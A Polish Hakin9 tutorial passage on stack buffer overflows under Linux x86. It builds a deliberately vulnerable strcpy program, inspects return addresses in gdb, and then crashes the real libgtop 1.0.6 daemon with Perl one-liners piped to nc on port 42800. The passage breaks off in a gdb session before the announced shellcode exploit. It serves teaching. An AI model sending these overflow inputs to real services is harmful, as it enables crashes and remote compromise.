

# Przepelnianie stosu pod Linuksem x86

Cel: po przerobieniu opisanych ćwiczeń Czytelnik:

- będzie rozumiał, na czym polega technika przepelniania buforu na stosie (stack overflow),
- będzie umiał rozpoznać, że program jest na tę technikę podatny,
- będzie potrafił zmusić podatny program do wykonania dostarczonego kodu,
- będzie umiał debugować programy przy pomocy debuggera *gdb*.

Tutorial jest uzupełnieniem artykułu *Przepelnianie stosu pod Linuksem x86* z numeru 4/2004 magazynu [Hakin9](#). Komentarze, uwagi, pytania można umieszczać na naszym [forum](#).

Zakładamy, że opisane ćwiczenia będą wykonywane przy użyciu [Hakin9 Live](#), wersja 2.0.

## Plan działania:

Zaczynamy od przyjrzenia się prostemu programowi, który nie sprawdza długości danych umieszczanych w tablicy, przez co zdarza się, że kończy działanie z błędem, wyświetlając komunikat *segmentation fault*. Analizując, co dzieje się, kiedy w badanym programie przepelnimy bufor, poznajemy jak działa stos. Kiedy już rozumiemy, dlaczego przepelnienie bufora powoduje wystąpienie błędu segmentacji, przyglądamy się prawdziwemu programowi podatnemu na ten błąd: *libgtop*


w wersji 1.0.6. Przy użyciu gotowego szelkodu tworzymy zdalny exploit dający powłokę na atakowanym systemie. Ćwiczenie kończy się skutecznym atakiem na komputer, na którym działa *libgtop* w feralnej wersji 1.0.6.

## *stack\_1.c* – prosty program podatny na przepelnienie bufora

[01] Obejrzyjmy źródła programu [stack\\_1.c](#), przypomnijmy sobie, jak działa.

```
void fn(char *a) {  
    char buf[10];  
    strcpy(buf, a);  
    printf("koniec funkcji fn\n");  
}  
  
main (int argc, char *argv[]) {  
    fn(argv[1]);  
    printf("koniec\n");  
}
```

[02] Zapisujemy [stack\\_1.c](#) w bieżącym katalogu roboczym.



Kompilujemy:

```
$ make stack_1
```

```
haking@live:~
[haking@live haking]$ make stack_1
cc      stack_1.c  -o stack_1
[haking@live haking]$ ls -l
total 12
drwxr-xr-x  3 haking  haking    160 cze 21 21:20 Desktop
-rwxrwxr-x  1 haking  haking    4806 cze 21 21:23 stack_1
-rw-rw-r--  1 haking  haking    157 cze 21 21:11 stack_1.c
[haking@live haking]$
```

[03] Uruchamiamy program, jako argument podajemy ciąg kilku liter A:

```
$ ./stack_1 AAAA
```

[04] Jeszcze raz przyjrzyjmy się [stack\\_1.c](#). Ile liter może zmieścić się w buforze `buf[]`? Uruchamiamy program, jako argument podajemy coraz dłuższy ciąg:

```
$ ./stack_1 AAAA
$ ./stack_1 AAAAAAA
$ ./stack_1 AAAAAAAAAA
$ ./stack_1 AAAAAAAAAAAAA
$ ./stack_1 AAAAAAAAAAAAAAAAAA
```

Zauważamy, że przy odpowiednio długim ciągu program kończy działanie z błędem, wyświetlając komunikat *segmentation fault*.

```
haking@live:/ramdisk/home/haking
[haking@live haking]$ make stack_1
cc      stack_1.c  -o stack_1
[haking@live haking]$ ls -l
total 12
drwxr-xr-x  3 haking  haking    160 Jun 30 06:59 Desktop
-rwxrwxr-x  1 haking  haking    4806 Jun 30 07:00 stack_1
-rw-rw-r--  1 haking  haking    157 Jun 30 06:59 stack_1.c
[haking@live haking]$ ./stack_1 AAAAAA
the end of fn
the end
[haking@live haking]$ ./stack_1 AAAAAAAAAAAAAAAAAA
the end of fn
the end
[haking@live haking]$ ./stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
the end of fn
Segmentation fault
[haking@live haking]$
```

## Co dzieje się na stosie podczas wywoływania funkcji

[05] Przyjrzyjmy się listingowi programu [stack\\_2.c](#). Za chwilę uruchomimy ten program pod debuggerem aby zobaczyć, co dzieje się na stosie podczas wywołania funkcji.

```
void fn(int arg1, int arg2) {
    int x;
    int y;
    x=3; y=4;
    printf("now we are in fn\n");
}

main () {
    int a;
    int b;
    a=1; b=2;
    fn(a, b);
}
```

[06] Zapiszmy [stack\\_2.c](#) w bieżącym katalogu roboczym. Następnie skompilujmy go z dołączonymi informacjami dla debuggera:

```
$ gcc stack_2.c -o stack_2 -g -gdb
```

[07] Uruchommy debugger:

```
$ gdb stack_2
zapis sesji debuggера
```

[08] Obejrzyjmy źródła debugowanego programu, ustawmy pułapkę na linii, w której następuje przepełnienie bufora, uruchommy program:

```
(gdb) list
(gdb) break 5
(gdb) run
```

```

haking@live:/ramdisk/home/haking
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db library "/lib/tls/libthread_db.so.1".

(gdb) list
2      int x;
3      int y;
4      x=3; y=4;
5      printf("now we are in fn\n");
6  }
7
8  main () {
9      int a;
10     int b;
11     a=1; b=2;
(gdb) break 5
Breakpoint 1 at 0x004835c: file stack_2.c, line 5.
(gdb) run
Starting program: /ramdisk/home/haking/stack_2

Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5
5      printf("now we are in fn\n");
(gdb)

```

Jak widać (komunikat Breakpoint 1, fn (arg1=1, arg2=2) at stack\_2.c:5) wykonywanie programu zatrzymało się na pułapce.

[09] Sprawdźmy adres wierzchołka stosu. Jak pamiętamy, jest on przechowywany w rejestrze %esp:

```
(gdb) print $esp
```

[10] Obejrzyjmy zawartość pamięci poczynając od adresu przechowywanego w rejestrze %esp:

```
(gdb) x/24 $esp
```

```

haking@live:/ramdisk/home/haking
5      printf("now we are in fn\n");
6  }
7
8  main () {
9      int a;
10     int b;
11     a=1; b=2;
(gdb) break 5
Breakpoint 1 at 0x004835c: file stack_2.c, line 5.
(gdb) run
Starting program: /ramdisk/home/haking/stack_2

Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5
5      printf("now we are in fn\n");
(gdb) print $esp
$1 = (void *) 0xbffffa90
(gdb) x/24 $esp
0xbffffa90: 0x00000004      0x00000003      0xbffffab8      0x0004839a
0xbffffaa0: 0x00000001      0x00000002      0x00000000      0x40159238
0xbffffab0: 0x00000002      0x00000001      0xbffffb18      0x40038770
0xbffffac0: 0x00000001      0xbffffb44      0xbffffb4c      0x00000000
0xbffffad0: 0x40159238      0x40015020      0x000483e8      0xbffffb18
0xbffffae0: 0xbffffac0      0x40038732      0x00000000      0x00000000
(gdb)

```

Czy poznajesz zawartość poszczególnych bajtów? Ile wynosi adres powrotu z funkcji?

[podpowiedz](#)

[11] Zdeasemblujmy funkcję main(), zobaczmy, dokąd prowadzi zapisany na stosie adres powrotu z funkcji. :

```
(gdb) disas main
```

```

haking@live:/ramdisk/home/haking
0xbffffaa0: 0x00000001 0x00000002 0x00000000 0x40159238
0xbffffab0: 0x00000002 0x00000001 0xbffffb18 0x40038770
0xbffffac0: 0x00000001 0xbffffb44 0xbffffb4c 0x00000000
0xbffffad0: 0x40159238 0x40015020 0x000483e8 0xbffffb18
0xbffffae0: 0xbffffac0 0x40038732 0x00000000 0x00000000
(gdb) disas main
Dump of assembler code for function main:
0x0804836e <main+0>: push    %ebp
0x0804836f <main+1>: mov     %esp, %ebp
0x08048371 <main+3>: sub     $0x8, %esp
0x08048374 <main+6>: and     $0xffffffff0, %esp
0x08048377 <main+9>: mov     $0x0, %eax
0x0804837c <main+14>: sub     %eax, %esp
0x0804837e <main+16>: movl    $0x1, 0xffffffffc(%ebp)
0x08048385 <main+23>: movl    $0x2, 0xffffffff8(%ebp)
0x0804838c <main+30>: sub     $0x8, %esp
0x0804838f <main+33>: pushl   0xffffffff8(%ebp)
0x08048392 <main+36>: pushl   0xffffffffc(%ebp)
0x08048395 <main+39>: call    0x08048348 <fn>
0x0804839a <main+44>: add     $0x10, %esp
0x0804839d <main+47>: leave
0x0804839e <main+48>: ret
End of assembler dump.
(gdb)

```

Jak widać adres powrotu z funkcji (czyli 0x0804839a) leży wewnątrz funkcji main() (<main+44>). Jest to kolejna instrukcja po wywołaniu fn() (call 0x08048348 <fn>).

[12] Na podstawie wyliczeń i [rysunku](#) możemy wnioskować, że adres powrotu z funkcji zapisany jest pod adresem %ebp+4. Upewnijmy się, że jest tak rzeczywiście:

```

(gdb) print $ebp+4
(gdb) x 0xbffffa9c

```

```

haking@live:/ramdisk/home/haking
0xbffffae0: 0xbffffac0 0x40038732 0x00000000 0x00000000
(gdb) disas main
Dump of assembler code for function main:
0x0804836e <main+0>: push    %ebp
0x0804836f <main+1>: mov     %esp, %ebp
0x08048371 <main+3>: sub     $0x8, %esp
0x08048374 <main+6>: and     $0xffffffff0, %esp
0x08048377 <main+9>: mov     $0x0, %eax
0x0804837c <main+14>: sub     %eax, %esp
0x0804837e <main+16>: movl    $0x1, 0xffffffffc(%ebp)
0x08048385 <main+23>: movl    $0x2, 0xffffffff8(%ebp)
0x0804838c <main+30>: sub     $0x8, %esp
0x0804838f <main+33>: pushl   0xffffffff8(%ebp)
0x08048392 <main+36>: pushl   0xffffffffc(%ebp)
0x08048395 <main+39>: call    0x08048348 <fn>
0x0804839a <main+44>: add     $0x10, %esp
0x0804839d <main+47>: leave
0x0804839e <main+48>: ret
End of assembler dump.
(gdb) print $ebp+4
$2 = (void *) 0xbffffa9c
(gdb) x 0xbffffa9c
0xbffffa9c: 0x0804839a
(gdb)

```

## Dlaczego stack\_1.c kończył pracę z błędem segmentation fault

Teraz, kiedy wiemy już, co dzieje się na stosie podczas wywoływania funkcji, możemy sprawdzić, dlaczego program stack\_1.c kończył pracę z błędem segmentation fault.

[13] Kompilujemy stack\_1.c z dołączeniem informacji dla debuggera:

```
$ gcc stack_1.c -o stack_1 -g -gdb
```

[14] Uruchamiamy debugger:

```
$ gdb stack_1
zapis sesji debuggera
```

[15] Oglądamy listing programu stack\_1 i ustawiamy pułapkę na linii, w której następuje przepełnienie bufora. Następnie uruchamiamy stack\_1, jako argument podając długi ciąg znaków A:

```

(gdb) list
(gdb) break 3
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

```

haking@live:/ramdisk/home/haking
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db lib
rary "/lib/tls/libthread_db.so.1".

(gdb) list
1      void fn(char *a) {
2          char buf[10];
3          strcpy(buf, a);
4          printf("the end of fn\n");
5      }
6
7      main (int argc, char *argv[]) {
8          fn(argv[1]);
9          printf("the end\n");
10     }
(gdb) break 3
Breakpoint 1 at 0x0040302: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /ramdisk/home/haking/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, fn (a=0xbffffc2b 'A' <repeats 30 times>) at stack_1.c:3
3      strcpy(buf, a);
(gdb)

```

Jak widać program zatrzymuje się na ustawionej przez nas pułapce, na chwilę przed wykonaniem linii 3, która ma przepelnić bufor.

[16] Sprawdźmy, pod jakim adresem zaczyna się tablica `buf[]`, a pod jakim przechowywany jest adres powrotu z funkcji:

```

(gdb) print &buf
(gdb) print $ebp+4

```

```

haking@live:/ramdisk/home/haking
(gdb) list
1      void fn(char *a) {
2          char buf[10];
3          strcpy(buf, a);
4          printf("the end of fn\n");
5      }
6
7      main (int argc, char *argv[]) {
8          fn(argv[1]);
9          printf("the end\n");
10     }
(gdb) break 3
Breakpoint 1 at 0x0040302: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /ramdisk/home/haking/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, fn (a=0xbffffc2b 'A' <repeats 30 times>) at stack_1.c:3
3      strcpy(buf, a);
(gdb) print &buf
$1 = (char (*)[10]) 0xbffffa50
(gdb) print $ebp+4
$2 = (void *) 0xbffffa6c
(gdb)

```

Jak widać dzieli je odległość dwudziestu ośmiu bajtów, nie dziwne więc, że próba umieszczeniu więcej niż dwudziestu ośmiu bajtów w tablicy `buf[]` powoduje nadpisanie adresu powrotu z funkcji.

[17] Sprawdźmy, jaki jest adres powrotu z funkcji przed przepelnieniem bufora:

```

(gdb) x $ebp+4

```

[18] Wykonajmy kolejną linię (spowoduje to przepelnienie bufora), a następnie znowu sprawdźmy adres powrotu z funkcji:

```

(gdb) next
(gdb) x $ebp+4

```

```

haking@ live:/ramdisk/home/haking
5      }
6
7      main (int argc, char *argv[]) {
8          fn(argv[1]);
9          printf("the end\n");
10     }
(gdb) break 3
Breakpoint 1 at 0x08048382: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /ramdisk/home/haking/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, fn (a=0xbffffc2b 'A' <repeats 30 times>) at stack_1.c:3
3      strcpy(buf, a);
(gdb) print &buf
$1 = (char (*)[101]) 0xbffffa50
(gdb) print $ebp+4
$2 = (void *) 0xbffffa6c
(gdb) x $ebp+4
0xbffffa6c: 0x080483c6
(gdb) next
4      printf("the end of fn\n");
(gdb) x $ebp+4
0xbffffa6c: 0x08004141
(gdb)

```

Jak widać, dwa młodsze bajty adresu powrotu z funkcji zostały nadpisane literami A. Nie dziwne więc, że jeśli będziemy kontynuować wykonywanie programu, wystąpi błąd:

```
(gdb) cont
```

```

haking@ live:/ramdisk/home/haking
(gdb) break 3
Breakpoint 1 at 0x08048382: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /ramdisk/home/haking/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


Breakpoint 1, fn (a=0xbffffc2b 'A' <repeats 30 times>) at stack_1.c:3
3      strcpy(buf, a);
(gdb) print &buf
$1 = (char (*)[101]) 0xbffffa50
(gdb) print $ebp+4
$2 = (void *) 0xbffffa6c
(gdb) x $ebp+4
0xbffffa6c: 0x080483c6
(gdb) next
4      printf("the end of fn\n");
(gdb) x $ebp+4
0xbffffa6c: 0x08004141
(gdb) cont
Continuing.
the end of fn

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)


```

## Przepelnianie bufora w programie *libgtop*


[19] Zapiszmy źródła programu [libgtop](#) w katalogu domowym.



[20] Rozpakujmy źródła (na przykład przy pomocy *midnight commandera* – mc)



[21] Przyjrzyjmy się miejscom, w których występuje problem związany z przepełnieniem bufora. Zaczniemy od rzucenia okiem na funkcję `timed_read()` z pliku `src/daemon/gnuser.v.c`. Przypomnij sobie, jak działa (dokładniejszy opis w artykule).




Następnie przyjrzyjmy się funkcji `permitted()`, a zwłaszcza linii:

```
if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
```

Przypomnij sobie: co robi ta linia? Ile bajtów jest wczytywanych do bufora? Skąd bierze się wartość zmiennej `auth_data_len`? Przyjrzyjmy się jeszcze warunkowi:

```
if (!strcmp (auth_protocol, MCOOKIE_NAME))
```

`MCOOKIE_NAME` zdefiniowane jest w pliku `include/glibtop/gnuser.v.h`.



Przypomnij sobie, jak w zwizku z powyszym powinien wyglądać ciąg, który przepełni bufor w *libgtop\_daemon*.  
[podpowiedź](#)

[22] Teraz powinniśmy skompilować *libgtop*

i rozpocząć testy. Z powodów technicznych (brak pewnych bibliotek itp.) nie da się skompilować tego programu na *Hakin9 Live*, na szczęście paczka, którą rozpakowaliśmy w punkcie [20], zawiera skompilowanego demona *libgtop\_daemon*. Znajduje się on w podkatalogu *src/daemon*, wejdźmy więc do tego katalogu:

```
$ cd ~/libgtop-1.0.6/src/daemon
```

Jak pamiętamy z artykułu, program ten warto uruchomić z opcją `-f`; spowoduje to, że nie przejdzie on w tło:

```
$ ./libgtop_daemon -f
```

[23] Uruchomiony przed chwilą *libgtop\_daemon*

nasłuchuje na porcie 42800. Aby przepełnić w nim bufor, musimy wysłać mu (z drugiego terminala) specjalnie spreparowany [ciąg](#). Sprawdźmy, czy umiemy przyrządzić taki ciąg. Otwórzmy drugi terminal i uruchommy jednolinijkowy skrypt w Perlu:

```
$ perl -e 'print "MAGIC-1\n2000\n"."A"x2000'
```

Otrzymamy efekt jak poniżej:

```
MAGIC-1
4000
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
```


[24] Wystarczy teraz, że tak stworzony ciąg wyślemy na port 42800 lokalnego hosta, a *libgtop\_daemon* zakończy pracę z błędem *segmentation fault*.

Wydajmy więc polecenie:

```
$ perl -e 'print "MAGIC-1\n2000\n"."A"x2000' | nc 127.0.0.1 42800
```

Zajrzyjmy na terminal, na którym uruchomiony był *libgtop\_daemon*... udało się.





[25] Teraz sprawdźmy, ile (minimalnie) liter A musimy wysłać do *libgtop\_daemon*, żeby przepełnić bufor. Wiemy, że dwa tysiące bajtów przepełnia bufor, ale może wystarczy mniej? W tym celu powtarzamy czynności z punktu [24], zmieniając liczbę 2000 na mniejszą i sprawdzamy, czy *libgtop\_daemon* kończy pracę wyświetlając *segmentation fault*:

```
pierwszy terminal: $ ./libgtop_daemon -f
drugi terminal: $ perl -e 'print "MAGIC-1\\n1900\\n"."A"x1900' | nc 127.0.0.1 42800
efekt (na pierwszym terminalu): Segmentation fault
```

```
pierwszy terminal: $ libgtop_daemon -f
drugi terminal: $ perl -e 'print "MAGIC-1\\n1800\\n"."A"x1800' | nc 127.0.0.1 42800
efekt (na pierwszym terminalu): Segmentation fault
... i tak dalej
```

Uwaga: Może się zdarzyć, że przy próbie ponownego uruchomienia zobaczymy komunikat:

```
bind: Address already in use
```

W takiej sytuacji najprościej odczekać około minuty i ponownie spróbować uruchomić program.

[26]

Po kilku próbach dowiadujemy się, że najkrótszym ciągiem powodującym segmentation fault jest ciąg zawierający 1178 liter A. Domyślamy się, (patrz artykuł), że ciąg ten nie nadpisuje adresu powrotu ze stosu. Przed nim na stosie jest bowiem adres poprzedniego spodu ramki (patrz [rysunek](#)), którego zmiana też spowoduje niestabilne zachowanie programu. Przekonajmy się, czy rzeczywiście tak jest. Obejrzyjmy przy pomocy debuggera *gdb* co dzieje się, kiedy *libgtop\_daemon* otrzymuje ciąg zawierający 1178 liter A.

[27] Zaczniemy od uruchomienia debuggera:

```
$ gdb libgtop_daemon
```

[zapis sesji debuggера](#)

Ustawiamy pułapkę na linii 203 w pliku *gnuserv.c*:

```
(gdb) break gnuserv.c:203
```

Następnie uruchamiamy *libgtop\_daemon* z opcją *-f*:

```
(gdb) run -f
```

[28] Przechodzimy na drugi terminal i wysyłamy ciąg przepełniający bufor:

```
$ perl -e 'print "MAGIC-1\\n1178\\n"."A"x1178' | nc 127.0.0.1 42800
```

*libgtop\_daemon*, który działa na pierwszym terminalu, zatrzymał się na linii, w której zaraz nastąpi przepełnienie bufora.

```

haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ script
Script started, file is typescript
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3.90-0.20030710.41rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db li
brary "/lib/tls/libthread_db.so.1".

(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: /ramdisk/home/haking/libgtop-1.0.6/src/daemon/libgtop_daemon
-f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203     if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != aut
h_data_len)
(gdb)

haking@live:/ramdisk/home/haking
[haking@live haking]$ perl -e 'print "MAGIC-1\n4000\n"."A"x4000' | nc 127.0.0.
42000
[haking@live haking]$ perl -e 'print "MAGIC-1\n1178\n"."A"x1178' | nc 127.0.
0.1 42000

```

[29] Sprawdźmy, jaka jest w tej chwili wartość adresu powrotu z funkcji:

```
(gdb) x $ebp+4
```

Teraz nakażmy debuggerowi wykonanie kolejnej linii programu, po czym ponownie sprawdźmy adres powrotu z funkcji:

```
(gdb) next
(gdb) x $ebp+4
```

Jak widać, adres powrotu z funkcji nie zmienił się. Prawdopodobnie ciąg liter A umieszczany w tablicy `buf[]` (i w pamięci za nią) nie doszedł do adresu `$ebp+4`, pod którym przechowywany jest adres powrotu z funkcji. Obejrzyjmy okolice tego adresu:

```
(gdb) x/24 $ebp-8
```

```

haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db li
brary "/lib/tls/libthread_db.so.1".

(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: /ramdisk/home/haking/libgtop-1.0.6/src/daemon/libgtop_daemon
-f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203     if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != aut
h_data_len)
(gdb) x $ebp+4
0xbffff90c: 0x0804a1ae
(gdb) next
